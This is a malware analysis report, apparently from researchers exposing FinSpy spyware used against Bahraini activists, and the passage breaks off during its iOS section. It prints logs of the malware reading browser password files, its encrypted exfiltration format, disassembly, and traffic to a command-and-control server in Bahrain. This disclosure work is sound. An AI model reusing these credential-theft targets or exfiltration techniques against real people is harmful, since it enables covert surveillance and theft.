rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\.gaim	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\.purple	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Miranda	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\MySpace\IM\users.txt	PATH NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Digsby\digsby.dat	PATH NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\history.dat	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\places.sqlite	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.txt	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons2.txt	NAME NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons3.txt	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data	SUCCESS
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\history.dat	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\places.sqlite	SUCCESS
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\nssckbi.dll	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite	SUCCESS
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite...	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite...	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite...	NAME NOT FOUND
rundll32.exe	4060	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Firefox\Profiles\yz9d0pnf.default\signons.sqlite...	NAME NOT FOUND
rundll32.exe	4068	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS
rundll32.exe	4068	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data\Google\Chrome\User Data\Default\Web ...	PATH NOT FOUND
rundll32.exe	4068	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data\Google\Chrome\User Data\Default\Login...	PATH NOT FOUND
rundll32.exe	4080	QueryOpen	C:\Documents and Settings\XPMUser\Application Data	SUCCESS
rundll32.exe	4080	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Opera\Opera\wand.dat	PATH NOT FOUND
rundll32.exe	4080	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Opera\Opera7\profile\wand.dat	PATH NOT FOUND
rundll32.exe	4088	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS

We observed the creation of the file "t111o00000000.dat" in the data harvesting directory, as shown in the filesystem timeline below:


```
Thu Jun 14 2012 12:31:34 52719 mac. r/rr-xr-xr-x 0 0 26395-128-5 C:/WINDOWS/
Installer/{49FD463C-18F1-63C4-8F12-49F518F127}/09e493e2-05f9-4899-b661-
c52f3554c644
Thu Jun 14 2012 12:32:18 285691 …b r/rrwxrwxrwx 0 0 26397-128-4 C:/WINDOWS/
Installer/{49FD463C-18F1-63C4-8F12-49F518F127}/t111o00000000.dat
Thu Jun 14 2012 12:55:12 285691 mac. r/rrwxrwxrwx 0 0 26397-128-4 C:/WINDOWS/
Installer/{49FD463C-18F1-63C4-8F12-49F518F127}/t111o00000000.dat
4096 ..c. -/rr-xr-xr-x 0 0 26447-128-4
```

The infected process "winlogon.exe" was observed writing this file via Process Monitor:



(A LARGER VERSION OF THIS IMAGE CAN BE FOUND HERE)

Examination of this file reveals that it is a screenshot of the desktop:



Many other modules providing specific exfiltration capabilities were observed. Generally, the exfiltration modules write files to disk using the following naming convention: XXY1TTTTTTTT.dat. XX is a two-digit hexadecimal module number, Y is a single-digit hexadecimal submodule number, and TTTTTTTT is a hexadecimal representation of a Unix timestamp (less 1.3 billion) associated with the file creation time.

Encryption

The malware uses encryption in an attempt to disguise harvested data in the .dat files intended for exfiltration. Data written to the files is encrypted using AES-256-CBC (with no padding). The 32-byte key consists of 8 readings from memory address 0x7ffe0014: a special address in Windows that contains the low-order-4-bytes of the number of hundred-nanoseconds since 1 January 1601. The IV consists of 4 additional readings.

The AES key structure is highly predictable, as the quantum for updating the system clock **(HKLM\SYSTEM\CurrentControlSet\Services\W32Time\Config\LastClockRate)** is set to 0x2625A hundred-nanoseconds by default, and the clock readings that comprise the key and IV are taken in a tight loop:

```
…
0x406EA4: 8D45C0 LEA EAX,[EBP-0x40]
0x406EA7: 50 PUSH EAX
0x406EA8: FF150C10AF01 CALL DWORD PTR [0x1AF100C]]
0x406EAE: 8B4DE8 MOV ECX,DWORD PTR [EBP-0x18]
0x406EB1: 8B45C0 MOV EAX,DWORD PTR [EBP-0x40]
0x406EB4: 8345E804 ADD DWORD PTR [EBP-0x18],0×4
0x406EB8: 6A01 PUSH 0×1
0x406EBA: 89040F MOV DWORD PTR [EDI+ECX],EAX
0x406EBD: FF152810AF01 CALL DWORD PTR [0x1AF1028]
0x406EC3: 817DE800010000 CMP DWORD PTR [EBP-0x18],0×100
0x406ECA: 72D8 JB 0x406EA4
0x406ECC: 80277F AND BYTE PTR [EDI],0x7F
…
```


The following AES keys were among those found to be used to encrypt records in .dat files. The first contains the same 4 bytes repeated, whereas in the second key, the difference between all consecutive 4-byte blocks (with byte order swapped) is 0x2625A.

```
70 31 bd cc 70 31 bd cc 70 31 bd cc 70 31 bd cc 70 31 bd cc 70 31
bd cc 70 31 bd cc

26 e9 23 60 80 4b 26 60 da ad 28 60 34 10 2b 60 8e 72 2d 60 e8 d4 2f 60 42 37
32 60 9c 99 34 60
```

In all, 64 clock readings are taken. The readings are encrypted using an RSA public key found in memory (whose modulus begins with A25A944E) and written to the .dat file before any other encrypted data. No padding is used in the encryption, yielding exactly 256 encrypted bytes. After the encrypted timestamp values, the file contains a number of records encrypted with AES, delimited by EAE9E8FF.

In reality, these records are only partially encrypted: if the record's length is not a multiple of 16 bytes (the AES block size), then the remainder of the bytes are written to the file unencrypted. For example, after typing "FinSpy" on the keyboard, the keylogger module produced the following (trailing plaintext highlighted):



The predictability of the AES encryption keys allowed us to decrypt and view these partially-encrypted records in full plaintext. The nature of the records depends on the particular module and submodule. For example, submodule Y == 5 of the Skype exfiltration module (XX == 14), contains a csv representation of the user's contact list:

```
Record # 0 Length: 243 bytes:
ó
@þÿÌ³Ð
@
¤b¯Opþ192.168.131.67JRecordingEcsv 0þ-0800UTC DST.1þ2012-07-18 18:00:21.:þ1970-
01-01 00:16:00Abhwatch1
Record # 1 Length: 96 bytes:
`USERNAME,FULLNAME,COUNTRY,AUTHORIZED,BLOCKED
Record # 2 Length: 90 bytes:
Zecho123,Echo / Sound Test Service,,YES,NO
Record # 3 Length: 95 bytes:
^bhwatch2,Bahrain Watch,United States,YES,NO
```


Submodule Y == 3 records file transfers. After a Skype file transfer concludes, the following file is created: %USERPROFILE%\Local Settings\Temp\smtXX.tmp. This file appears to contain the sent / received file. As soon as smtXX.tmp is finished being written to disk, a file (1431XXXXXXXX.dat) is written, roughly the same size as smtXX.tmp. After

sending a picture (of birdshot shotgun shell casings used by Bahrain's police) to an infected Skype client, the file 1431028D41FD.dat was observed being written to disk. Decrypting it revealed the following:

```
Record # 0 Length: 441 bytes:
¹
@þÿÌ³Ð
@
¤b¯Opþ192.168.131.67Abhwatch1Bbhwatch2"CBahrain WatchIreceivedrC:\Documents
and Settings\XPMUser\My Documents\gameborev3.jpgJRecording 0þ-0800UTC
DST.1þ2012-07-20 12:18:21.:þ2012-07-20 12:18:21
```

```
Record # 1 Length: 78247 bytes:
[Note: Record #1 contained the contents of the .jpg file, preceded by hex
A731010090051400, and followed by hex 0A0A0A0A.]
```


Additionally, submodule Y == 1 records Skype chat messages, and submodule Y == 2 records audio from all participants in a Skype call. The call recording functionality appears to be provided by hooking DirectSoundCaptureCreate:



Command and Control

This section describes the communications behavior of the malware.

When we examined the malware samples we found that they connect to a server at IP address 77.69.140.194




PM	iexplore.exe	1908	TCP Send	[redacted]	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM	iexplore.exe	1908	TCP Send	[redacted]	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM	iexplore.exe	1908	TCP Receive	[redacted]	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM	iexplore.exe	1908	TCP Disconnect	[redacted]	:1181 -> static.ip.77.69.140.194.batelco.com.bh:22
PM	iexplore.exe	1908	TCP Reconnect	[redacted]	:1200 -> static.ip.77.69.140.194.batelco.com.bh:domain
PM	iexplore.exe	1908	TCP Reconnect	[redacted]	:1200 -> static.ip.77.69.140.194.batelco.com.bh:domain
PM	iexplore.exe	1908	TCP Disconnect	[redacted]	:1200 -> static.ip.77.69.140.194.batelco.com.bh:domain
PM	iexplore.exe	1908	TCP Send	[redacted]	:1202 -> static.ip.77.69.140.194.batelco.com.bh:http
PM	iexplore.exe	1908	TCP Send	[redacted]	:1202 -> static.ip.77.69.140.194.batelco.com.bh:http
PM	iexplore.exe	1908	TCP Receive	[redacted]	:1202 -> static.ip.77.69.140.194.batelco.com.bh:http

WHOIS data[7] reveals that this address is owned by Batelco, the principal telecommunications company of Bahrain:

```
inetnum: 77.69.128.0 - 77.69.159.255
netname: ADSL
descr: Batelco ADSL service
country: bh
```

For a period of close to 10 minutes, traffic was observed between the infected victim and the command and control host in Bahrain.

A summary of the traffic by port and conversation size:



TCP Conversations - Filter: ip.addr == 77.69.140.194

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B	Rel Start	Duration	bps A->B	bps A<-B
192.168.131.65	1200	77.69.140.194	53	3	186	3	186	0	0	46.533336000	8.9749	165.80	N/A
192.168.131.65	1212	77.69.140.194	53	3	186	3	186	0	0	229.148416000	8.9776	165.75	N/A
192.168.131.65	1217	77.69.140.194	53	3	186	3	186	0	0	447.436820000	8.9725	165.84	N/A
192.168.131.65	1204	77.69.140.194	80	15	1767	8	1273	7	494	101.999621000	2.0481	4972.45	1929.61
192.168.131.65	1205	77.69.140.194	80	15	1767	8	1273	7	494	134.195659000	2.0208	5039.53	1955.64
192.168.131.65	1181	77.69.140.194	22	25	5489	13	4387	12	1102	15.101931000	2.5512	13756.79	3455.66
192.168.131.65	1202	77.69.140.194	80	25	5225	13	4387	12	838	68.840833000	2.7173	12915.95	2467.19
192.168.131.65	1207	77.69.140.194	80	56	7266	27	4312	29	2954	166.481391000	32.9779	1046.04	716.60
192.168.131.65	1213	77.69.140.194	443	1710	1270075	597	59063	1113	1211012	251.429902000	193.7304	2438.98	50008.13
77.69.140.194	4111	192.168.131.65	1219	15660	4766223	8258	498554	7402	4267669	469.714476000	196.8652	20259.71	173425.05

7 http://whois.domaintools.com/77.69.140.194

The infected VM talks to the remote host on the following five TCP ports:

```
22
53
80
443
4111
```

Based on observation of an infected machine we were able to determine that the majority of data is exfiltrated to the remote host via ports 443 and 4111.

```
192.168.131.65:1213 -> 77.69.140.194:443 1270075 bytes
192.168.131.65:4111 -> 77.69.149.194:4111 4766223 bytes
```

Conclusion about Malware Identification

Our analysis yields indicators about the identity of the malware we have analyzed:

1. Debug strings found in the memory of infected processes appear to identify the product as FinSpy
2. The samples have similarities with malware that communicates with domains belonging to Gamma International

As we previously noted, infected processes were found containing strings that include "finspyv4.01" and "finspyv2":

```
y:\lsvn_branches\finspyv4.01\finspyv2\src\libs\libgmp\mpn-tdiv_qr.c
y:\lsvn_branches\finspyv4.01\finspyv2\src\libs\libgmp\mpn-mul_fft.c
y:\lsvn_branches\finspyv4.01\finspyv2\src\target\bootkit_x32driver\objfre_w2k_x86\
i386\bootkit_x32driver.pdb
```

Publicly available descriptions of the FinSpy tool collected by Privacy International among others and posted on Wikileaks[8] make the a series of claims about functionality:

- Bypassing of 40 regularly tested Antivirus Systems
- Covert Communication with Headquarters
- Full Skype Monitoring (Calls, Chats, File Transfers, Video, Contact List)
- Recording of common communication like Email, Chats and Voice-over-IP
- Live Surveillance through Webcam and Microphone
- Country Tracing of Target
- Silent Extracting of Files from Hard-Disk
- Process-based Key-logger for faster analysis
- Live Remote Forensics on Target System
- Advanced Filters to record only important information
- Supports most common Operating Systems (Windows, Mac OSX and Linux)

8 E.g. http://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf

Shared behavior with a sample that communicates with Gamma

The virtual machine used by the packer has very special sequences in order to execute the virtualised code, for example:

```
66 C7 07 9D 61 mov word ptr [edi], 619Dh
C6 47 02 68 mov byte ptr [edi+2], 68h
89 57 03 mov [edi+3], edx
C7 47 07 68 00 00 00 mov dword ptr [edi+7], 68h
89 47 08 mov [edi+8], eax
C6 47 0C C3 mov byte ptr [edi+0Ch], 0C3h
```

Based on this we created a signature from the Bahrani malware, which we shared with another security researcher who identified a sample that shared similar virtualised obfuscation. That sample is:

```
md5: c488a8aaef0df577efdf1b501611ec20
sha1: 5ea6ae50063da8354e8500d02d0621f643827346
sha256: 81531ce5a248aead7cda76dd300f303dafe6f1b7a4c953ca4d7a9a27b5cd6cdf
```

The sample connects to the following domains:

```
tiger.gamma-international.de
ff-demo.blogdns.org
```

The domain **tiger.gamma-international.de** has the following Whois information:[9]

```
Domain: gamma-international.de

Name: Martin Muench
Organisation: Gamma International GmbH
Address: Baierbrunner Str. 15
PostalCode: 81379
City: Munich
CountryCode: DE
Phone: +49-89-2420918-0
Fax: +49-89-2420918-1
Email: info@gamma-international.de
Changed: 2011-04-04T11:24:20+02:00
```

Martin Muench is a representative of Gamma International, a company that sells "advanced technical surveillance and monitoring solutions". One of the services they provide is FinFisher: IT Intrusion, including the FinSpy tool. This labelling indicates that the matching sample we were provided may be a demo copy a FinFisher product per the domain **ff-demo.blogdns.org**.

We have linked a set of novel virtualised code obfuscation techniques in our Bahraini samples to another binary that communicates with Gamma International IP addresses. Taken alongside the explicit use of the name "FinSpy" in debug strings found in infected processes, we suspect that the malware is the FinSpy remote intrusion tool. This evidence appears to be consistent with the theory that the dissidents in Bahrain who received these e-mails were targeted with the FinSpy tool, configured to exfiltrate their harvested information to servers in Bahraini IP space. If this is not the case, we invite Gamma International to explain.

9 http://whois.domaintools.com/gamma-international.de

Recommendations

The samples from email attachments have been shared with selected individuals within the security community, and we strongly urge antivirus companies and security researchers to continue where we have left off.

Be wary of opening unsolicited attachments received via email, skype or any other communications mechanism. If you believe that you are being targeted it pays to be especially cautious when downloading files over the Internet, even from links that are purportedly sent by friends.

Acknowledgements

Malware analysis by Morgan Marquis-Boire and Bill Marczak.

Assistance from Seth Hardy and Harry Tuttle gratefully received.

Special thanks to John Scott-Railton.

Thanks to Marcia Hofmann and the Electronic Frontier Foundation (EFF).

We would also like to acknowledge Privacy International for their continued work and graciously provided background information on Gamma International.

The SmartPhone Who Loved Me:

FinFisher Goes Mobile?

Authors: Morgan Marquis-Boire, Bill Marczak and Claudio Guarnieri

This report describes our work analyzing several samples which appear to be mobile variants of the FinFisher Toolkit, and ongoing scanning we are performing that has identified more apparent FinFisher command and control servers.

Introduction

Earlier this year, Bahraini Human Rights activists were targeted by an email campaign that delivered a sophisticated Trojan. In From Bahrain with Love: FinFisher's Spy Kit Exposed? we characterized the malware, and suggested that it appeared to be FinSpy, part of the FinFisher commercial surveillance toolkit. Vernon Silver concurrently reported our findings in *Bloomberg Business Week*, providing background on the attack and the analysis, and highlighting links to FinFisher's parent company, Gamma International.

After these initial reports, Rapid7, a Boston-based security company, produced a follow-up analysis that identified apparent FinFisher Command and Control (C&C) servers on five continents. After the release of the Rapid7 report, Gamma International representatives spoke with *Bloomberg* and *The New York Times*' Bits Blog , and denied that the servers found in 10 countries were instances of their products.

Following these analyses, we were contacted by both the security and activist communities with potentially interesting samples. From these, we identified several apparent mobile Trojans for the iOS, Android, BlackBerry, Windows Mobile and Symbian platforms. **Based on our analysis, we found these tools to be consistent in functionality with claims made in the documentation for the FinSpy Mobile product**, a component of the FinFisher toolkit. Several samples appear to be either demo versions or "unpackaged" versions ready to be customized, while others appear to be samples in active use.

Promotional literature describes this product as providing:

- Recording of common communications like Voice Calls, SMS/MMS and Emails
- Live Surveillance through silent calls
- File Download (Contacts, Calendar, Pictures, Files)
- Country Tracing of Target (GPS and Cell ID)
- Full Recording of all BlackBerry Messenger communications
- Covert Communications with Headquarters

In addition to analysis of these samples, we are conducting an ongoing scan for FinFisher C&C servers, and have identified potential servers in the following countries: **Bahrain, Brunei, the Czech Republic, Ethiopia, Indonesia, Mongolia, Singapore, the Netherlands, Turkmenistan, and the United Arab Emirates (UAE)**.

Mobile Trojans


iOS

This trojan was developed for Arm7, built against iOS SDK 5.1 on OSX 10.7.3 and it appears that it will run on iPhone 4, 4S, iPad 1, 2, 3, and iPod touch 3, 4 on iOS 4.0 and up.

The bundle is called “install_manager.app” and the contents of it are:

```
99621a7301bfd00d98c222a89900aeef ./data
1f73ebf8be52aa14d4d4546fb3242728 ./_CodeSignature/CodeResources
9273880e5baa5ac810f312f8bd29bd3f ./embedded.mobileprovision
2cbe06c89dc5a43ea0e0600ed496803e ./install_manager
23b7d7d024abb0f558420e098800bf27 ./PkgInfo
11e4821d845f369b610c31592f4316d9 ./Info.plist
ce7f5b3d4bfc7b4b0da6a06dccc515f2 ./en.lproj/InfoPlist.strings
3fa32da3b25862ba16af040be3451922 ./ResourceRules.pist
```


Investigation of the Mach-0 binary ‘install_manager’ reveals the text “FinSpy”:



Further references to "FinSpy" were identified in the binary:

```
Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/main.m
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/zip/ioapi.c
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/zip/unzip.c
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/zip/crypt.h
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/zip/zip.c
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/zip/ZipArchive.mm
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/../../../CoreTarget/CoreTarget/GIFileOps.mm
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/../../../CoreTarget/CoreTarget/GIFileOps+Zip.m
/Users/adm/Code/development/FinSpyV2/src/iOS/Installer/install_manager/install_
manager/../../../CoreTarget/CoreTarget/GIPath.mm
```

Additionally, it appears that a developer's certificate belonging to Martin Muench, who is described in *The New York Times* as Managing Director of Gamma International GmbH and head of the FinFisher product portfolio, is used:



An ad-hoc distribution profile is present: "testapp":

```
UUID: "E0A4FAD7-E414-4F39-9DB3-5A845D5124BC".
Will expire on 02.04.2013.
The profile matches the bundle ID (home.install-manager).
The profile was signed by 3 certificates.
The profile may be used by one developer:
Developer Certificate "iPhone Distribution: Martin Muench".
This certificate was used to sign the bundle.
```

The code signature contains 3 certificates:

